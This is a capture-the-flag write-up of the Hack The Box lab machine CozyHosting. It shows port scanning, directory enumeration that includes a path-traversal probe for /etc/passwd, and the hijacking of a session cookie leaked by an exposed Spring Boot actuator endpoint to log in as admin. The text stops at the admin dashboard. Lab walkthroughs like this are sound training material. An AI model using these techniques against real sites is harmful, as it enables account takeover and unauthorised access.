HTB Machine: CozyHosting - Difficulty: Easy

Erel Regev

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
Scanning


Started with a very basic scanning:




```
┌──(kali㉿kali)-[~]
└─$ nmap 10.129.135.113 -sV
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-03 09:16 EDT
Nmap scan report for 10.129.135.113
Host is up (0.13s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 30.64 seconds
```

Two ports are open: 22 and 80.

Added the IP address and domain to the /etc/hosts and accessed the website:



Website viewing



PRICING

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
Free Plan	Starter Plan	Business Plan	Ultimate Plan
$0 / mo	$19 / mo	$29 / mo	$49 / mo
One free host for a month	Up to 4 hosts	Up to 20 hosts	Up to 20 hosts
Monitoring dashboard	Monitoring dashboard	Monitoring dashboard	Monitoring dashboard
Access to admin interface	Full admin interface	Full admin interface	Full admin interface
	Automated host auditor	Automated host auditor	Automated host auditor



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- Mail services
- DDoS protection

CONTACT US

South Jakarta City 12120, Jakarta, Indonesia

Phone: +62 5589 55488 55
Email: info@cozyhosting.htb

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
Note that it was designed by BootstrapMade. We might use it, and if not, its good to note it.

Login page:




Login to Your Account

Username: @

Password:

□ Remember me


Designed by BootstrapMade


Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Extensions Lea
Intercept HTTP history WebSockets history Proxy settings
Forward Drop Intercept is on Action Open browser
Pretty Raw Hex


Request to http://cozyhosting.htb:80 [10.129.135.113]

```
POST /login HTTP/1.1
Host: cozyhosting.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 27
Origin: http://cozyhosting.htb
Connection: close
Referer: http://cozyhosting.htb/login
Upgrade-Insecure-Requests: 1

username=test&password=test
```

Next thing to do after looking at the website is a directory enumeration:




```
┌──(kali㉿kali)-[~/Desktop/Others/dirsearch]
└─$ dirsearch -u cozyhosting.htb

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11714

Output: /home/kali/Desktop/Others/dirsearch/reports/_cozyhosting.htb/_23-09-03_09-42-59.txt

Target: http://cozyhosting.htb/

[09:42:59] Starting:
[09:43:40] 200 -    0B  - /;/admin
[09:43:40] 200 -    0B  - /;/login
[09:43:40] 200 -    0B  - /;admin/
[09:43:40] 200 -    0B  - /;login/
[09:43:40] 400 -  435B  - /\..\..\..\..\..\..\..\..\..\etc\passwd
[09:43:40] 200 -    0B  - /;/json
[09:43:40] 200 -    0B  - /;json/
[09:43:44] 400 -  435B  - /a%5c.aspx
[09:43:48] 200 -    0B  - /actuator/;/auditevents
[09:43:48] 200 -    0B  - /actuator/;/auditLog
[09:43:48] 200 -    0B  - /actuator/;/beans
[09:43:48] 200 -    0B  - /actuator/;/dump
```




```
[09:43:50] 200 -   48B  - /actuator/sessions
[09:43:51] 200 -   10KB - /actuator/mappings
[09:43:55] 401 -   97B  - /admin
[09:43:59] 200 -    0B  - /admin/%3bindex/
[09:44:01] 200 -  124KB - /actuator/beans
[09:44:05] 200 -    0B  - /Admin;/
[09:44:05] 200 -    0B  - /admin;/
[09:44:37] 200 -    0B  - /axis//happyaxis.jsp
[09:44:38] 200 -    0B  - /axis2-web//HappyAxis.jsp
[09:44:38] 200 -    0B  - /axis2//axis2-web/HappyAxis.jsp
[#######              ] 39%   4626/11714         44/s        job:1/1  errors:0
```

Note the actuator.

Some of them has data and some don’t. what caught my eyes was the sessions directory:



```
[11:31:29] 200 -    0B  - /actuator/;/ssoSessions
[11:31:29] 200 -    0B  - /actuator/;/sessions
[11:31:29] 200 -    0B  - /actuator/;/sso
[11:31:29] 200 -    0B  - /actuator/;/statistics
[11:31:29] 200 -    0B  - /actuator/;/refresh
[11:31:28] 200 -    0B  - /actuator/;/liquibase
[11:31:29] 200 -    0B  - /actuator/;/trace
[11:31:29] 200 -    0B  - /actuator/;/springWebflow
[11:31:29] 200 -    0B  - /actuator/;/status
[11:31:29] 200 -    0B  - /actuator/;/threaddump
[11:31:30] 200 -   15B  - /actuator/health
[11:31:30] 200 -    5KB - /actuator/env
[11:31:31] 200 -   48B  - /actuator/sessions
[11:31:31] 200 -   10KB - /actuator/mappings
[11:31:35] 401 -   97B  - /admin
[11:31:39] 200 -    0B  - /admin/%3bindex/
[11:31:39] 200 -  124KB - /actuator/beans
```



```
GET /actuator/sessions HTTP/1.1
Host: cozyhosting.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
Gecko/20100101 Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,im
age/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: JSESSIONID=C235860F42C9C83862FCBDD93F4C7790
Upgrade-Insecure-Requests: 1
```


```
HTTP/1.1 200
Server: nginx/1.18.0 (Ubuntu)
Date: Sun, 03 Sep 2023 15:34:29 GMT
Content-Type: application/vnd.spring-boot.actuator.v3+json
Connection: close
X-Content-Type-Options: nosniff
X-XSS-Protection: 0
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: 0
X-Frame-Options: DENY
Content-Length: 98

{
  "21210E28F35DFCD378183A0EE77953FD":"kanderson",
  "69F1AC7F2706514920EEE04072D26E1F":"UNAUTHORIZED"
}
```

Looks like it contains data for some users… when comparing the request and the response using Burpsuit’s repeater, it seems to be a cookie for the user.

Let’s test that by using the found cookie for the user kanderson in the request.


I used random credentials and captured the request using burpsuite.

First I used the cookie when accessing the login page:



```
GET /login HTTP/1.1
Host: cozyhosting.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: JSESSIONID=8816A8329C234659A21C7E75793A7FB1
Upgrade-Insecure-Requests: 1
```

It sends a GET request to /admin:


Burp Suite Professional v2023.2.2 - Temporary Project - licensed to h3110w0r1d
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
Forward Drop Intercept is on Action Open browser
Pretty Raw Hex

Request to http://cozyhosting.htb:80 [10.10.11.230]

```
GET /admin HTTP/1.1
Host: cozyhosting.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: JSESSIONID=3038E6F45FE63D865CB5832369065243
Upgrade-Insecure-Requests: 1

```


Changed the cookie as well:


Burp Suite Professional v2023.2.2 - Temporary Project - licensed to h3110w0r1d
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Extensions L
Intercept HTTP history WebSockets history Proxy settings
Forward Drop Intercept is on Action Open browser
Pretty Raw Hex

Request to http://cozyhosting.htb:80 [10.10.11.230]

```
GET /admin HTTP/1.1
Host: cozyhosting.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: JSESSIONID=8816A8329C234659A21C7E75793A7FB1
Upgrade-Insecure-Requests: 1

```

Managed to log in as Admin:




Admin Dashboard

Recent Sales | Today

#	Host	Description	Cost	Status
#2457	suspicious mcnulty	Static content	$64	Patched
#2147	boring mahavira	API server	$47	Pending
#2049	stoic varahamihira	Metrics backend	$147	Patched
#2644	tender mirzakhani	Website	$67	Not patched
#2644	sleepy mcclintock	Administrator panel	$165	Patched
#2644	cranky mcnulty	Test runner	$82	Not patched
#2644	goofy kalam	CI/CD	$99	Patched
#2644	reverent archimedes	Test pipeline	$24	Patched
#2644	awesome lalande	Dev environment	$53	Not patched

Running software | Today



